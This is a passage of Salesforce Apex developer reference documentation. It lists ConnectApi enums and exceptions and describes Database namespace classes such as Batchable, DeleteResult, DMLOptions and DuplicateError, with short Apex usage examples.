`ConnectApi.FolderItemType`	Specifies the type of item in a folder. • `file` • `folder`
`ConnectApi.GroupArchiveStatus`	Specifies a set of groups based on whether the groups are archived or not. • `All`—All groups, including groups that are archived and groups that are not archived. • `Archived`—Only groups that are archived. • `NotArchived`—Only groups that are not archived.
`ConnectApi.GroupEmailFrequency`	Specifies the frequency with which a user receives email. • `EachPost` • `DailyDigest` • `WeeklyDigest` • `Never` • `UseDefault`

Enum	Description
`ConnectApi.GroupMembershipType`	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • `GroupOwner` • `GroupManager` • `NotAMember` • `NotAMemberPrivateRequested` • `StandardMember`
`ConnectApi.GroupMembershipRequestStatus`	The status of a request to join a private group. • `Accepted` • `Declined` • `Pending`
`ConnectApi.GroupViralInvitationsStatus`	Specifies the status of an invitation to join a group. • `ActedUponUser`—The user was added to the group. An email was sent asking the user to visit the group. • `Invited`—An email was sent asking the user to sign up for the org. • `MaxedOutUsers`—The group has the maximum allowed members. • `MultipleError`—The user wasn't invited due to multiple errors. • `NoActionNeededUser`—The user is already a member of the group. • `NotVisibleToExternalInviter`—The user is not accessible to the user sending the invitation. • `Unhandled`—The user couldn't be added to the group for an unknown reason.
`ConnectApi.GroupVisibilityType`	Specifies the group visibility type. • `PrivateAccess`—Only members of the group can see posts to this group. • `PublicAccess`—All users within the community can see posts to this group. • `Unlisted`—Reserved for future use.
`ConnectApi.HttpRequestMethod`	Specifies the HTTP method. • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success. • `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.

Enum	Description
`ConnectApi.MaintenanceType`	Specifies the type of maintenance. One of the following: • `Downtime`—Downtime maintenance. • `GenerallyAvailable`—Maintenance with generally available mode. • `MaintenanceWithDowntime`—Scheduled maintenance with downtime. • `ReadOnly`—Maintenance with read-only mode.
`ConnectApi.ManagedTopicType`	Specifies the type of managed topic. • `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation. • `Navigational`—Topics that display in a navigational menu in the community.
`ConnectApi.MarkupType`	Specifies the type of rich text markup. • `Bold`—Bold tag. • `Code`—Code tag. • `Italic`—Italic tag. • `ListItem`—List item tag. • `OrderedList`—Ordered list tag. • `Paragraph`—Paragraph tag. • `Strikethrough`—Strikethrough tag. • `Underline`—Underline tag. • `UnorderedList`—Unordered list tag.
`ConnectApi.MentionCompletionType`	Specifies the type of mention completion: • `All`—All mention completions, regardless of the type of record to which the mention refers. • `Group`—Mention completions for groups. • `User`—Mention completions for users.
`ConnectApi.MentionValidationStatus`	Specifies the type of validation error for a proposed mention, if any. • `Disallowed`—The proposed mention is invalid and is rejected because the context user is trying to mention something that is not allowed. For example, a user who is not a member of a private group is trying to mention the private group. • `Inaccessible`—The proposed mention is allowed but the user or record being mentioned isn't notified because they don't have access to the parent record being discussed. • `Ok`—There is no validation error for this proposed mention.
`ConnectApi.MessageSegmentType`	Specifies the type of message segment, such as text, link, field change name, or field change value. • `EntityLink` • `FieldChange` • `FieldChangeName`

Enum	Description
	• `FieldChangeValue` • `Hashtag` • `InlineImage` • `Link` • `MarkupBegin` • `MarkupEnd` • `Mention` • `MoreChanges` • `ResourceLink` • `Text`
`ConnectApi.OperationType`	Specifies the operation to carry out on the file. • `Add`—Adds the file to the feed element. • `Remove`—Removes the file from the feed element.
`ConnectApi.PlatformActionGroupCategory`	Specifies the location of an action link group on an associated feed element. • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.
`ConnectApi.PlatformActionStatus`	Specifies the status of the action. • `FailedStatus`—The action link execution failed. • `NewStatus`—The action link is ready to be executed. Available for `Download` and `Ui` action links only. • `PendingStatus`—The action link is executing. Choosing this value triggers the API call for `Api` and `ApiAsync` action links. • `SuccessfulStatus`—The action link executed successfully.
`ConnectApi.PlatformActionType`	Specifies the type of platform action. • `ActionLink`—An indicator on a feed element that targets an API, a web page, or a file, represented by a button in the Salesforce Chatter feed UI. • `CustomButton`—When clicked, opens a URL or a Visualforce page in a window or executes JavaScript. • `InvocableAction` • `ProductivityAction`—Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions. • `QuickAction`—A global or object-specific action. • `StandardButton`—A predefined Salesforce button such as New, Edit, and Delete.
`ConnectApi.RecommendationActionType`	Specifies the action to take on a recommendation. • `follow`—Follow a file, record, topic, or user. • `join`—Join a group.

Enum	Description
	• `view`—View a file, group, article, record, user, custom, or static recommendation.
`ConnectApi.RecommendationAudienceCriteriaType`	Specifies the recommendation audience criteria type. • `CustomList`—A custom list of users makes up the audience. • `MaxDaysInCommunity`—New community members make up the audience.
`ConnectApi.RecommendationAudienceMemberOperationType`	Specifies the operation to carry out on the audience members. • `Add`—Adds specified members to the audience. • `Remove`—Removes specified members from the audience.
`ConnectApi.RecommendationChannel`	Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. • `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear. • `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.
`ConnectApi.RecommendationExplanationType`	Indicates the reason for a recommendation. • `ArticleHasRelatedContent`—Articles with related content to a context article. • `ArticleViewedTogether`—Articles often viewed together with the article that the context user just viewed. • `ArticleViewedTogetherWithViewers`—Articles often viewed together with other records that the context user views. • `Custom`—Custom recommendations. • `FilePopular`—Files with many followers or views. • `FileViewedTogether`—Files often viewed at the same time as other files that the context user views. • `FollowedTogetherWithFollowees`—Users often followed together with other records that the context user follows. • `GroupMembersFollowed`—Groups with members that the context user follows.

Enum	Description
	• `GroupNew`—Recently created groups. • `GroupPopular`—Groups with many active members. • `ItemViewedTogether`—Records often viewed at the same time as other records that the context user views. • `PopularApp`—Applications that are popular. • `RecordOwned`—Records that are owned by the context user. • `RecordParentOfFollowed`—Parent records of records that the context user follows. • `RecordViewed`—Records that the context user recently viewed. • `TopicFollowedTogether`—Topics often followed together with the record that the context user just followed. • `TopicFollowedTogetherWithFollowees`—Topics often followed together with other records that the context user follows. • `TopicPopularFollowed`—Topics with many followers. • `TopicPopularLiked`—Topics on posts that have many likes. • `UserDirectReport`—Users who report to the context user. • `UserFollowedTogether`—Users often followed together with the record that the context user just followed. • `UserFollowsSameUsers`—Users who follow the same users as the context user. • `UserManager`—The context user's manager. • `UserNew`—Recently created users. • `UserPeer`—Users who report to the same manager as the context user. • `UserPopular`—Users with many followers. • `UserViewingSameRecords`—Users who view the same records as the context user.
`ConnectApi.RecommendationType`	Specifies the type of record being recommended. • `apps` • `articles` • `files` • `groups` • `records` • `topics` • `users`
`ConnectApi.RecommendedObjectType`	Specifies the type of object being recommended. • `Today`—Static recommendations that don't have an ID, for example, the Today app recommendation.
`ConnectApi.RecordColumnOrder`	The order in which fields are rendered in a grid. • `LeftRight`—Fields are rendered from left to right. • `TopDown`—Fields are rendered from the top down.

Enum	Description
`ConnectApi.RecordFieldType`	The data type of a record field. • `Address` • `Blank` • `Boolean` • `Compound` • `CreatedBy` • `Date` • `DateTime` • `Email` • `LastModifiedBy` • `Location` • `Name` • `Number` • `Percent` • `Phone` • `Picklist` • `Reference` • `Text` • `Time`
`ConnectApi.RelatedFeedPostType`	Specifies the type of related feed post. • `Answered`—Related questions that have at least one answer. • `BestAnswer`—Related questions that have a best answer. • `Generic`—All types of related questions, including answered, with a best answer, and unanswered. • `Unanswered`—Related questions that don't have answers.
`ConnectApi.SocialNetworkProvider`	The social network provider. • `Facebook` • `GooglePlus` • `Instagram` • `KakaoTalk` • `Kik` • `Klout` • `Line` • `LinkedIn` • `Messenger` • `Other` • `Pinterest`

Enum	Description
	• QQ • Rypple • SinaWeibo • SMS • Snapchat • Telegram • Twitter • VKontakte • WeChat • WhatsApp • YouTube
ConnectApi.SocialPostMessageType	The message type of the social post. • Comment • Direct • Post • PrivateMessage • Reply • Retweet • Tweet
ConnectApi.SocialPostStatusType	The current state of the social post. • ApprovalPending • ApprovalRecalled • ApprovalRejected • Deleted • Failed • Pending • Replied • Sent • Unknown
ConnectApi.SortOrder	A generic sort order direction. • Ascending—Ascending order (A-Z). • Descending—Descending order (Z-A).
ConnectApi.TopicSort	Specifies the order returned by the sort: • popularDesc—Sorts topics by popularity with the most popular first. This value is the default. • alphaAsc—Sorts topics alphabetically.

Enum	Description
`ConnectApi.UserProfileTabType`	Specifies the type of user profile tab: • `CustomVisualForce`—Tab that displays data from a Visualforce page. • `CustomWeb`—Tab that displays data from any external Web-based application or Web page. • `Element`—Tab that displays generic content inline. • `Feed`—Tab that displays the Chatter feed. • `Overview`—Tab that displays user details.
`ConnectApi.UserType`	Specifies the type of user. • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user. • `Undefined`—User is a user type that is a custom object.
`ConnectApi.WorkflowProcessStatus`	Specifies the status of a workflow process. • `Approved` • `Fault` • `Held` • `NoResponse` • `Pending` • `Reassigned` • `Rejected` • `Removed` • `Started`
`ConnectApi.ZoneSearchResultType`	Specifies the zone search result type. • `Article`—Search results contain only articles. • `Question`—Search results contain only questions.
`ConnectApi.ZoneShowIn`	Specifies the zone search result type. • `Community`—Available in a community. • `Internal`—Available internally only. • `Portal`—Available in a portal.

`ConnectApi` Exceptions

The `ConnectApi` namespace contains exception classes.

All exceptions classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions on page 2266.

The `ConnectApi` namespace contains these exceptions:

Exception	Description
`ConnectApi.ConnectApiException`	Any logic error in the way your application is utilizing `ConnectApi` code. This is equivalent to receiving a 400 error from Chatter REST API.
`ConnectApi.NotFoundException`	Any issues with the specified resource being found. This is equivalent to receiving a 404 error from Chatter REST API.
`ConnectApi.RateLimitException`	When you exceed the rate limit. This is equivalent to receiving a 503 Service Unavailable error from Chatter REST API.

Database Namespace

The `Database` namespace provides classes used with DML operations.

The following are the classes in the `Database` namespace.

IN THIS SECTION:

Batchable Interface
The class that implements this interface can be executed as a batch Apex job.

BatchableContext Interface
Represents the parameter type of a batch job method and contains the batch job ID. This interface is implemented internally by Apex.

DeletedRecord Class
Contains information about a deleted record.

DeleteResult Class
Represents the result of a delete DML operation returned by the `Database.delete` method.

DMLOptions Class
Enables you to set options related to DML operations.

DmlOptions.AssignmentRuleHeader Class
Enables setting assignment rule options.

DMLOptions.DuplicateRuleHeader Class
Determines options for using duplicate rules to detect duplicate records. Duplicate rules are part of the Duplicate Management feature.

DmlOptions.EmailHeader Class
Enables setting email options.

DuplicateError Class

Contains information about an error that occurred when an attempt was made to save a duplicate record. Use if your organization has set up duplicate rules, which are part of the Duplicate Management feature.

EmptyRecycleBinResult Class

The result of the emptyRecycleBin DML operation returned by the `Database.emptyRecycleBin` method.

Error Class

Represents information about an error that occurred during a DML operation when using a Database method.

GetDeletedResult Class

Contains the deleted records retrieved for a specific sObject type and time window.

GetUpdatedResult Class

Contains the result for the `Database.getUpdated` method call.

LeadConvert Class

Contains information used for lead conversion.

LeadConvertResult Class

The result of a lead conversion.

MergeResult Class

Contains the result of a merge Database method operation.

QueryLocator Class

Represents the record set returned by `Database.getQueryLocator` and used with Batch Apex.

QueryLocatorIterator Class

Represents an iterator over a query locator record set.

SaveResult Class

The result of an insert or update DML operation returned by a Database method.

UndeleteResult Class

The result of an undelete DML operation returned by the `Database.undelete` method.

UpsertResult Class

The result of an upsert DML operation returned by the `Database.upsert` method.

Batchable Interface

The class that implements this interface can be executed as a batch Apex job.

Namespace

Database

SEE ALSO:

Using Batch Apex

Batchable Methods

The following are methods for `Batchable`.

IN THIS SECTION:

execute(jobId, recordList)
Gets invoked when the batch job executes and operates on one batch of records. Contains or calls the main execution logic for the batch job.

finish(jobId)
Gets invoked when the batch job finishes. Place any clean up code in this method.

start(jobId)
Gets invoked when the batch job starts. Returns the record set as an iterable that will be batched for execution.

start(jobId)
Gets invoked when the batch job starts. Returns the record set as a QueryLocator object that will be batched for execution.

execute(jobId, recordList)

Gets invoked when the batch job executes and operates on one batch of records. Contains or calls the main execution logic for the batch job.

Signature

```
public Void execute(Database.BatchableContext jobId, List<sObject> recordList)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

recordList
Type: List<sObject>

Contains the batch of records to process.

Return Value

Type: Void

finish(jobId)

Gets invoked when the batch job finishes. Place any clean up code in this method.

Signature

```
public Void finish(Database.BatchableContext jobId)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: Void

`start(jobId)`

Gets invoked when the batch job starts. Returns the record set as an iterable that will be batched for execution.

Signature

```
public System.Iterable start(Database.BatchableContext jobId)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: System.Iterable

`start(jobId)`

Gets invoked when the batch job starts. Returns the record set as a QueryLocator object that will be batched for execution.

Signature

```
public Database.QueryLocator start(Database.BatchableContext jobId)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: Database.QueryLocator

BatchableContext Interface

Represents the parameter type of a batch job method and contains the batch job ID. This interface is implemented internally by Apex.

Namespace

Database

SEE ALSO:

Batchable Interface

BatchableContext Methods

The following are methods for `BatchableContext`.

IN THIS SECTION:

getChildJobId()
Returns the ID of the current batch job chunk that is being processed.

getJobId()
Returns the batch job ID.

`getChildJobId()`

Returns the ID of the current batch job chunk that is being processed.

Signature

```
public Id getChildJobId()
```

Return Value

Type: ID

`getJobId()`

Returns the batch job ID.

Signature

```
public Id getJobId()
```

Return Value

Type: ID

DeletedRecord Class

Contains information about a deleted record.

Namespace

Database

Usage

The `getDeletedRecords` method of the `Database.GetDeletedResult` class returns a list of `Database.DeletedRecord` objects. Use the methods in the `Database.DeletedRecord` class to retrieve details about each deleted record.

DeletedRecord Methods

The following are methods for `DeletedRecord`. All are instance methods.

IN THIS SECTION:

getDeletedDate()
Returns the deleted date of this record.

getId()
Returns the ID of a record deleted within the time window specified in the `Database.getDeleted` method.

`getDeletedDate()`

Returns the deleted date of this record.

Signature

```
public Date getDeletedDate()
```

Return Value

Type: Date

`getId()`

Returns the ID of a record deleted within the time window specified in the `Database.getDeleted` method.

Signature

```
public Id getId()
```

Return Value

Type: ID

DeleteResult Class

Represents the result of a delete DML operation returned by the `Database.delete` method.

Namespace

Database

Usage

An array of `Database.DeleteResult` objects is returned with the `delete` database method. Each element in the DeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `delete` Database method; that is, the first element in the DeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the DeleteResult array contains a single element.

Example

The following example shows how to obtain and iterate through the returned `Database.DeleteResult` objects. It deletes some queried accounts using `Database.delete` with a false second parameter to allow partial processing of records on failure. Next, it iterates through the results to determine whether the operation was successful or not for each record. It writes the ID of every record that was processed successfully to the debug log, or error messages and fields of the failed records.

```
// Query the accounts to delete
Account[] accts = [SELECT Id from Account WHERE Name LIKE 'Acme%'];
// Delete the accounts
Database.DeleteResult[] drList = Database.delete(accts, false);

// Iterate through each returned result
for(Database.DeleteResult dr : drList) {
    if (dr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully deleted account with ID: ' + dr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : dr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

DeleteResult Methods

The following are methods for `DeleteResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

getId()
Returns the ID of the sObject you were trying to delete.

isSuccess()
A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to delete.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully deleted. If this field is empty, the operation was not successful for that object.

`isSuccess()`

A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

DMLOptions Class

Enables you to set options related to DML operations.

Namespace

Database

Usage

`Database.DMLOptions` is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface. The DMLOptions class has three child options.

DML Child Options

DmlOptions.AssignmentRuleHeader—Enables setting assignment rule options.

DmlOptions.DuplicateRuleHeader—Determines options for using duplicate rules to detect duplicate records. Duplicate rules are part of the Duplicate Management feature.

DmlOptions.EmailHeader—Enables setting email options.

DmlOptions Properties

The following are properties for `DmlOptions`.

IN THIS SECTION:

allowFieldTruncation
Specifies the truncation behavior of large strings.

assignmentRuleHeader
Specifies the assignment rule to be used when creating a case or lead.

emailHeader
Specifies additional information regarding the automatic email that gets sent when an events occurs.

localeOptions
Specifies the language of any labels that are returned by Apex.

optAllOrNone
Specifies whether the operation allows for partial success.

`allowFieldTruncation`

Specifies the truncation behavior of large strings.

Signature

```
public Boolean allowFieldTruncation {get; set;}
```

Property Value

Type: Boolean

Usage

In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

`assignmentRuleHeader`

Specifies the assignment rule to be used when creating a case or lead.

Signature

```
public Database.DmlOptions.Assignmentruleheader assignmentRuleHeader {get; set;}
```

Property Value

Type: Database.DMLOptions.AssignmentRuleHeader

Usage

Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts or territory management.

`emailHeader`

Specifies additional information regarding the automatic email that gets sent when an events occurs.

Signature

```
public Database.DmlOptions.EmailHeader emailHeader {get; set;}
```

Property Value

Type: Database.DMLOptions.EmailHeader

Usage

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur.

- Creation of a new case or task
- Conversion of a case email to a contact
- New user email notification
- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of the code's execution.

`localeOptions`

Specifies the language of any labels that are returned by Apex.

Signature

```
public Database.DmlOptions.LocaleOptions localeOptions {get; set;}
```

Property Value

Type: Database.DMLOptions.LocaleOptions

Usage

The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA.'

For a list of the languages that Salesforce supports, see Supported Languages in the Salesforce online help.

`optAllOrNone`

Specifies whether the operation allows for partial success.

Signature

```
public Boolean optAllOrNone {get; set;}
```

Property Value

Type: Boolean

Usage

If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't.

This property is available in Apex saved against Salesforce API version 20.0 and later.

DmlOptions.AssignmentRuleHeader Class

Enables setting assignment rule options.

Namespace

Database

Example

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

DmlOptions.AssignmentRuleHeader Properties

The following are properties for `DmlOptions.AssignmentRuleHeader`.

IN THIS SECTION:

assignmentRuleID

Specifies the ID of a specific assignment rule to run for the case or lead. The assignment rule can be active or inactive.

useDefaultRule

If specified as `true` for a case or lead, the system uses the default (active) assignment rule for the case or lead. If specified, do not specify an `assignmentRuleId`.

assignmentRuleID

Specifies the ID of a specific assignment rule to run for the case or lead. The assignment rule can be active or inactive.

Signature

```
public Id assignmentRuleID {get; set;}
```

Property Value

Type: ID

Usage

The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`.

If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.

useDefaultRule

If specified as `true` for a case or lead, the system uses the default (active) assignment rule for the case or lead. If specified, do not specify an `assignmentRuleId`.

Signature

```
public Boolean useDefaultRule {get; set;}
```

Property Value

Type: Boolean

Usage

If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with `useDefaultRule` set to `true` results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner.

DMLOptions.DuplicateRuleHeader Class

Determines options for using duplicate rules to detect duplicate records. Duplicate rules are part of the Duplicate Management feature.

Namespace

Database

Example

The following example shows how to save an account record that's been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

IN THIS SECTION:

DMLOptions.DuplicateRuleHeader Properties

DMLOptions.DuplicateRuleHeader Properties

The following are properties for `DMLOptions.DuplicateRuleHeader`.

IN THIS SECTION:

allowSave

Set to `true` to save the duplicate record. Set to `false` to prevent the duplicate record from being saved.

runAsCurrentUser

Set to `true` to make sure that sharing rules for the current user are enforced when duplicate rules run. Set to `false` to use the sharing rules specified in the class for the request. If no sharing rules are specified, Apex code runs in system context and sharing rules for the current user are not enforced.

`allowSave`

Set to `true` to save the duplicate record. Set to `false` to prevent the duplicate record from being saved.

Signature

```
public Boolean allowSave {get; set;}
```

Property Value

Type: Boolean

Example

This example shows how to save an account record that's been identified as a duplicate. `dml.DuplicateRuleHeader.allowSave = true` means the user should be allowed to save the duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class.

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

runAsCurrentUser

Set to `true` to make sure that sharing rules for the current user are enforced when duplicate rules run. Set to `false` to use the sharing rules specified in the class for the request. If no sharing rules are specified, Apex code runs in system context and sharing rules for the current user are not enforced.

Signature

```
public Boolean runAsCurrentUser {get; set;}
```

Property Value

Type: Boolean

Usage

If specified as `true`, duplicate rules run for the current user, which ensures users can't view duplicate records that aren't available to them.

Use `runAsCurrentUser = true` to detect duplicates when converting leads to contacts. Typically, lead conversion Apex code runs in a system context and does not enforce sharing rules for the current user.

Example

This example shows how to set options so that duplicate rules run for the current user when saving a new account.

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
```

```
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

DmlOptions.EmailHeader Class

Enables setting email options.

Namespace

Database

Usage

Even though auto-sent emails can be triggered by actions in the Salesforce user interface, the DMLOptions settings for `emailHeader` take effect only for DML operations carried out in Apex code.

Example

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

DmlOptions.EmailHeader Properties

The following are properties for `DmlOptions.EmailHeader`.

IN THIS SECTION:

triggerAutoResponseEmail
Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases.

triggerOtherEmail
Indicates whether to trigger email outside the organization (`true`) or not (`false`).

triggerUserEmail

Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`).

triggerAutoResponseEmail

Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases.

Signature

```
public Boolean triggerAutoResponseEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by a number of events, for example creating a case or resetting a user password. If this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`

triggerOtherEmail

Indicates whether to trigger email outside the organization (`true`) or not (`false`).

Signature

```
public Boolean triggerOtherEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by creating, editing, or deleting a contact for a case.

Note: Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The `EventAttendee` object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

triggerUserEmail

Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`).

Signature

```
public Boolean triggerUserEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task.

Note: Adding comments to a case in Apex doesn't trigger email to users in the organization even if `triggerUserEmail` is set to `true`.

Note: Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

DuplicateError Class

Contains information about an error that occurred when an attempt was made to save a duplicate record. Use if your organization has set up duplicate rules, which are part of the Duplicate Management feature.

Namespace

Database

Example

When you try to save a record that's identified as a duplicate record by a duplicate rule, you'll receive a duplicate error. If the duplicate rule contains the Allow action, an attempt will be made to bypass the error.

```
// Try to save a duplicate account
Account duplicateAccount = new Account(Name='Acme',  BillingCity='San Francisco');
Database.SaveResult sr = Database.insert(duplicateAccount, false);
if (!sr.isSuccess()) {

 // Insertion failed due to duplicate detected
 for(Database.Error duplicateError : sr.getErrors()){
  Datacloud.DuplicateResult duplicateResult =
                 ((Database.DuplicateError)duplicateError).getDuplicateResult();
  System.debug('Duplicate records have been detected by ' +
                 duplicateResult.getDuplicateRule());
  System.debug(duplicateResult.getErrorMessage());
 }
```

```
 // If the duplicate rule is an alert rule, we can try to bypass it
 Database.DMLOptions dml = new Database.DMLOptions();
 dml.DuplicateRuleHeader.AllowSave = true;
 Database.SaveResult sr2 = Database.insert(duplicateAccount, dml);
 if (sr2.isSuccess()) {
  System.debug('Duplicate account has been inserted in Salesforce!');
 }
}
```

IN THIS SECTION:

DuplicateError Methods

SEE ALSO:

SaveResult Class

DuplicateResult Class

Error Class

DuplicateError Methods

The following are methods for `DuplicateError`.

IN THIS SECTION:

getDuplicateResult()
Returns the details of a duplicate rule and duplicate records found by the duplicate rule.

getFields()
Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

getMessage()
Returns the error message text.

getStatusCode()
Returns a code that characterizes the error.

`getDuplicateResult()`

Returns the details of a duplicate rule and duplicate records found by the duplicate rule.

Signature

```
public Datacloud.DuplicateResult getDuplicateResult()
```

Return Value

Type: Datacloud.DuplicateResult

Example

This example shows the code used to get the possible duplicates and related match information after saving a new contact. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1694 to check out the entire sample applicaton.

```
Datacloud.DuplicateResult duplicateResult =
                            duplicateError.getDuplicateResult();
```

`getFields()`

Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public List<String> getFields()
```

Return Value

Type: List<String>

`getMessage()`

Returns the error message text.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public StatusCode getStatusCode()
```

Return Value

Type: StatusCode

EmptyRecycleBinResult Class

The result of the emptyRecycleBin DML operation returned by the `Database.emptyRecycleBin` method.

Namespace

Database

Usage

